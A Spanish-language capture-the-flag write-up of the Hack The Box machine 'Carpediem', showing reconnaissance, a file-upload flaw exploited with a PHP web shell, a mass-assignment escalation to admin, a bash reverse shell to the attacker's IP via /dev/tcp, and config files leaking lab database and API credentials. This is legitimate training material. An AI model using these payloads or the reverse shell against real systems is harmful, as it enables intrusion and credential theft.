Informe Técnico

Máquina Carpediem

20 de diciembre del 2022

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la maquina **Carpediem** de la plataforma **Hackthebox**.

Figura 1: Detalles de la máquina

Figura 2: Detalles de la máquina

Dirección URL

https://www.hackthebox.com/home/machines/profile/478

2. Objetivos

Conocer el estado de seguridad del servidor **Carpediem**, enumerando posibles vectores de explotación y determinando el alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

2.1. Conocimientos Requeridos

- Web enumeration
- Basis Linux Knowledge
- Basic Docker knowledge

2.2. Habilidades Aprendidas

- Using VoIP clients
- Decrypting TLS-encrypted traffic
- Container breakout via CVE-2022-0492

3. Técnicas

A continuación se representan las técnicas tocadas en esta maquina **Carpediem**:

1. **Web Enumeration**
2. **Parameter Fuzzing with Wfuzz**
3. **Mass Assignment Attack**

   Note: Giving admin privileges to our user
4. **Creating a HTML form**

   Note: with OpenAI in order to exploit file uploading
5. **Information Leakage**

   Note: Reading sensitive files with hardcoded passwords
6. **Trudesk API Enumeration**
7. **Trudesk API Enumeration**

   Note: Finding valid tickets + Xargs tip (Fast ticket discovery)
8. Setting up Zoiper
9. Making a call from Zoiper to obtain access credentials
10. **Abusing Capabilities** (tcpdump)
11. **Abusing Weak Cipher Suite**
12. Importing the certificate into Wireshark and **decrypting traffic**
13. **Backdrop Enumeration / Backdrop Exploitation**
14. **Abusing Backdrop**

    Note: Installing new module
15. **Abusing a cron job on a container**

    Note: Container priviledge escalation
16. **Abusing CVE-2022-0492**

    Note: (Container escape via Cgroups) Priviledge Escalation




Figura 3: Flujo de trabajo

4. Análisis de vulnerabilidades

4.1. Reconocimiento inicial

Se comenzó realizando un analisis inicial sobre el sistema, verificando que el sistema objetivo se encontrara accesible desde el segmento de red en el que se opera.




Figura 4: Reconocimiento inicial sobre el sistema objetivo




Figura 5: Reconocimiento inicial sobre el sistema objetivo

Una vez localizado, se realizó un escaneo a través de la herramienta **nmap** para la detección de puertos abiertos, obteniendo los siguientes resultados:

nmap -p- –open -sS –min-rate 5000 -vvv -n -Pn 10.10.11.167 -oG allPorts




Figura 6: Reconocimiento con nmap

Asimismo, con el objetivo de realizar un reconomiento más exhaustivo sobre estos puertos:

TCP
Puertos
22, 80

Se busca scripts [**-sC**] y se detecta el servicio y la version [**-sV**] para ampliar más información.

nmap -sC -sV -p22,80 10.10.11.167 -oN targeted -oX targetedXML


```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/CarpediemHTB/nmap]
└─# nmap -sC -sV -p22,80 10.10.11.167 -oN targeted -oX targetedXML
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 20:35 CET
Nmap scan report for 10.10.11.167
Host is up (0.041s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 962176f72dc5f04ee0a8dfb4d95e4526 (RSA)
|   256 b16de3fada10b97b9e57535c5bb76006 (ECDSA)
|_  256 6a1696d80529d590bf6b2a0932dc364f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Comming Soon
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 7: Enumeración de servicios y versiones

Versión
22/*OpenSSH*8,2*p*1*Ubuntu*4*ubuntu*0,5
80/*nginx*1,18,0

Con estas dos versiones se podra comprobar el codename de la version de ubuntu

Tal y como se aprecia en la figura 7 de la página 5, es posible identificar:



(a) Launchpad (b) Focal (c) Hirsute

Figura 8: Codename

Al tener un codename distinto, puede que esto indique que haya algun contenedor desplegado.

Asimismo, si se consigue comprometer el servicio http no sera de la maquina real. Con esto se procede a extraer información acerca de los gestores de contenido que tiene el servicio web **(whatweb)**.

whatweb http://10.10.11.167

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/CarpediemHTB/nmap]
└─# whatweb http://10.10.11.167
http://10.10.11.167 [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ], HTML5, HTT
PServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.167], Meta-Author[Pawe
l Zuchowski], Script[text/javascript], Title[Comming Soon], X-UA-Compatible[ie=e
dge], nginx[1.18.0]
```

Figura 9: WhatWeb




Figura 10: 10.10.11.167:80




Figura 11: dominio

Con la pista de un posible dominio como se muestra en la figura 11 de la página 7.

Se modifica el archivo **/etc/hosts** de el sistema, para que la maquina sepa resolver a ese dominio.

Figura 12: nvim hosts

Ahora nos permite mandar **ping** a carpediem.htb, y acceder a la dirección:

http://carpediem.htb




Figura 13: ping

4.2. Parameter Fuzzing

Se procede a enumerar los subdominios que posee **carpediem.htb** empleando la herramienta **wfuzz** y para ello, usando la *List-Types* de **Daniel Miessler**.

wfuzz -c –hh=2875 –hc=404 -t 200 -w /home/juan/Seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.carpediem.htb"http://carpediem.htb

```
└─# wfuzz -c --hh=2875 --hc=404 -t 200 -w /home/juan/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.carpediem.htb" http://carpediem.htb
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://carpediem.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000048:   200        462 L    2174 W     31090 Ch    "portal"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

Figura 14: Wfuzz

Se repite el paso anterior modificando el **/etc/hosts**esta vez, añadiendo **portal.carpediem.htb**.

Se accede ahora hacia:

http://portal.carpediem.htb

Mostrandose la web ***Motorcycle Store Portal***.




Figura 15: Motorcycle Store Portal

Una vez más, analizamos mediante **Wappalyzer** y encontramos que como lenguaje se encuentra php para asi poder directamente fuzzear extensiones **.php**.

Ahora, utilizando la herramienta **BurpSuite** para interceptar la petición que se genera al crear un nuevo usuario en el login de esta web.

Figura 16: Burpsuite

Se observa que se remite al directorio **/classes** que no se ha encontrado previamente.

Se manda esta petición al repeater de **BurpSuite** para un posible posterior uso y se procede a realizar un fuzzing de **portal.carpediem.htb/classes** buscando por extensión .php, ahora con la herramienta **gobuster**.

```
gobuster dir -u http://portal.carpediem.htb/classes -w ../SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 200 -x php
```




Figura 17: Gobuster

Con **/Users.php** se utiliza de nuevo la herramientea wfuzz para ver si se puede sacar alguna función o algo más que tenga relevancia.

```
wfuzz -c –hh=0 –hc=404 -t 200 -w ../SecLists/Discovery/Web-content/discovery-list-2.3-medium.txt ”http://portal.carpediem.htb/classes/Users.php?f=FUZZ”
```


Se ha averiguado la función **Upload** para **Users.php**.

4.3. Creating a HTML form

Llegados a este punto se crea en el equipo atacante un formulario en ***HTML*** para la subida de archivos y se monta en el servidor web,se intercepta y se analiza mediante **BurpSuite**, con el objetivo de generar un **LFI**(Local File Inclusion) posterior con la petición interceptada que se mantiene en el repeater de **Burpsuite** (figura 16 de la página 9).

```
<form action="/upload_file" method="post" enctype="multipart/form-data">
<input type="file" name="my_file"/>
<input type="submit" value="Subir archivo"/>
</form>

```

python3 -m http.server 80



(a) Localhost (b) Upload

Figura 18: HTML Form

Se intercepta la petición y se añade parte de su contenido en la petición que tenemos en el repeater con el objetivo de subir un archivo y ejecutar un LFI, tal y como se aprecia en la figura 19 y 20 de la página 11.

4.4. Detección de vulnerabilidades

Request

```
POST /classes/Users.php?f=upload HTTP/1.1
Host: portal.carpediem.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 259
Origin: http://portal.carpediem.htb
DNT: 1
Connection: close
Referer: http://portal.carpediem.htb/
Cookie: PHPSESSID=65471b9d4f06ba01a61d1d252d293563
Sec-GPC: 1
Content-Type: multipart/form-data;
boundary=---------------------------372203300273471244792434 26

-----------------------------372203300273471244792434 26
Content-Disposition: form-data; name="file_upload"; filename="Kaizen.md"
Content-Type: text/markdown

#kaizen

KAI= Cambio
ZEN= Bueno

-----------------------------372203300273471244792434 26--
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 30 Dec 2022 13:35:42 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Content-Length: 52

{"success":"uploads\/1672407300_Kaizen.md
 uploaded"}
```

Figura 19: Upload

Cuando se sabe que se subir archivos enviando esta petición en el repeater de **Burpsuite**, se cambia el contenido por este script en php.

```php
<?php
  echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>

```

Request

```
POST /classes/Users.php?f=upload HTTP/1.1
Host: portal.carpediem.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 295
Origin: http://portal.carpediem.htb
DNT:1
Connection: close
Referer: http://portal.carpediem.htb/
Cookie: PHPSESSID=efd5124ec7a974cb9ef57752b34ac30d
Sec-GPC:1
Content-Type: multipart/form-data; boundary=---------------------------116453726830437673733486637918

-----------------------------116453726830437673733486637918
Content-Disposition: form-data; name="file_upload"; filename="upload.php"
Content-Type: text/plain

<?php
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>

-----------------------------116453726830437673733486637918--
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 12 Jan 2023
21:34:43 GMT
Content-Type: text/html;
charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.25
Expires: Thu, 19 Nov 1981
08:52:00 GMT
Cache-Control: no-store,
no-cache, must-revalidate
Pragma: no-cache
Content-Length: 53

{"success":"uploads\/1673559240_upload.php uploaded"}
```

Figura 20: Upload.php

Como se puede ver, debido a la inclusión de este script, se pueden ejecutar comandos en la cmd de Carpediem. Se puede ver que la ip no pertenece a la maquina objetivo, por tanto estamos ante un contenedor.






Figura 21: whoami



(a) hostname -I



(b) /proc/net/tcp

(c) Hexadecimal

Figura 22: LFI

5. Explotación de vulnerabilidades

5.1. Mass Assigment Attack

Si vamos al perfil previamente creado como se muestra en la página 9, exite la posibilidad de actualizar/modificar ciertos parámetros, se intercepta esa petición y se muestra la siguiente información.

Figura 23: update-account

5.1.1. Gobuster

Se fuzzea **portal.carpediem.htb** con la intención de encontrar algun directorio *administrativo*.

```
└─# gobuster dir -u http://portal.carpediem.htb -w /home/juan/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 -x php
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://portal.carpediem.htb
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /home/juan/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/12/30 13:31:00 Starting gobuster in directory enumeration mode
===============================================================
/about.php            (Status: 200) [Size: 5260]
/index.php            (Status: 200) [Size: 31090]
/login.php            (Status: 200) [Size: 2963]
/home.php             (Status: 200) [Size: 418]
/uploads              (Status: 301) [Size: 330] [--> http://portal.carpediem.htb/uploads/]
/admin                (Status: 301) [Size: 328] [--> http://portal.carpediem.htb/admin/]
/assets               (Status: 301) [Size: 329] [--> http://portal.carpediem.htb/assets/]
/registration.php     (Status: 200) [Size: 4564]
/plugins              (Status: 301) [Size: 330] [--> http://portal.carpediem.htb/plugins/]
/logout.php           (Status: 302) [Size: 0] [--> ./]
/classes              (Status: 301) [Size: 330] [--> http://portal.carpediem.htb/classes/]
/dist                 (Status: 301) [Size: 327] [--> http://portal.carpediem.htb/dist/]
/config.php           (Status: 200) [Size: 0]
/inc                  (Status: 301) [Size: 326] [--> http://portal.carpediem.htb/inc/]
/build                (Status: 301) [Size: 328] [--> http://portal.carpediem.htb/build/]
/my_account.php       (Status: 200) [Size: 1704]
/libs                 (Status: 301) [Size: 327] [--> http://portal.carpediem.htb/libs/]
/bikes.php            (Status: 200) [Size: 599]
/server-status        (Status: 403) [Size: 285]
Progress: 441120 / 441122 (100.00%)
===============================================================
2022/12/30 13:42:08 Finished
===============================================================
```

Figura 24: /admin

Se intenta entrar a **portal.carpediem.htb/admin** pero el acceso es denegado.

5.1.2. Explotación Mass Assignment Attack

Se aplica una inyección SQL a la petición que se tiene en el repeater de **Burpsuite**. La información en la base de datos es devuelta, junto al parametro **logintype=2** que se encontró en la figura 23. Ejecutamos un **Mass Assignment Attack** con la creación de un nuevo usuario y añadiendo un **logintype=1**.




Figura 25: SQLI

Figura 26: Mass Assignment Attack

Figura 27: Admin-Panel

Como se puede apreciar, ahora el nuevo usuario *juan2* es **administrador**.

6. Reverse shell

Continuando con el script php, se va a entablar una reverse shell que permita el acceso a este contenedor. Se pone el puerto 443 en modo escucha.

nc -nlvp 443

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/CarpediemHTB/nmap]
└─# nc -nlvp 443
listening on [any] 443 ...
```

Figura 28: netcat

cmd=bash -c "bash $-i > \& $ /dev/tcp/10.10.16.2/443 0 > &1"

```
portal.carpediem.htb/uploads/1672441980_test.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.16.2/443 0>%261"
```

Figura 29: Oneliner

```
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.167] 51608
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3c371615b7aa:/var/www/html/portal/uploads$ whoami
whoami
www-data
www-data@3c371615b7aa:/var/www/html/portal/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@3c371615b7aa:/var/www/html/portal/uploads$ ^Z
zsh: suspended  nc -nlvp 443
```

Figura 30: Reverse-shell

7. Trudesk ticketing

```
www-data@3c371615b7aa:/var/www/html/portal/uploads$ hostname -I
172.17.0.6
www-data@3c371615b7aa:/var/www/html/portal/uploads$ ping -c 1 172.17.0.6
PING 172.17.0.6 (172.17.0.6): 56 data bytes
64 bytes from 172.17.0.6: icmp_seq=0 ttl=64 time=0.110 ms
--- 172.17.0.6 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.110/0.110/0.110/0.000 ms
www-data@3c371615b7aa:/var/www/html/portal/uploads$ ping -c 1 172.17.0.5
PING 172.17.0.5 (172.17.0.5): 56 data bytes
64 bytes from 172.17.0.5: icmp_seq=0 ttl=64 time=0.227 ms
--- 172.17.0.5 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.227/0.227/0.227/0.000 ms
www-data@3c371615b7aa:/var/www/html/portal/uploads$ ping -c 1 172.17.0.4
PING 172.17.0.4 (172.17.0.4): 56 data bytes
64 bytes from 172.17.0.4: icmp_seq=0 ttl=64 time=0.206 ms
--- 172.17.0.4 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.206/0.206/0.206/0.000 ms
www-data@3c371615b7aa:/var/www/html/portal/uploads$
```

Figura 31: pingcontainer

Una vez dentro, se examinan los archivos del sistema.

(a) archivos

```
www-data@3c371615b7aa:/var/www/html/portal$ cat config.php
<?php
ob_start();
ini_set('date.timezone','Asia/Manila');
date_default_timezone_set('Asia/Manila');
session_start();

require_once('initialize.php');
require_once('classes/DBConnection.php');
require_once('classes/SystemSettings.php');
$db = new DBConnection;
$conn = $db->conn;
```

(b) config.php

```
www-data@3c371615b7aa:/var/www/html/portal$ cat classes/DBConnection.php
<?php
if(!defined('DB_SERVER')){
    require_once("../initialize.php");
}
class DBConnection{

    private $host = 'mysql';
    private $username = 'portaldb';
    private $password = 'J5tnqsXpyzkK4XNt';
    private $database = 'portal';
```

(c) DBconnection

```
www-data@3c371615b7aa:/var/www/html/portal/classes$ cat Trudesk.php
<?php
class TrudeskConnection{

    private $host = 'trudesk.carpediem.htb';
    private $apikey = 'f8691bd2d8d613ec89337b5cd5a98554f8fffcc4';
    private $username = 'svc-portal-tickets';
    private $password = '';
    private $database = '';

}
?>
```

(d) Trudesk

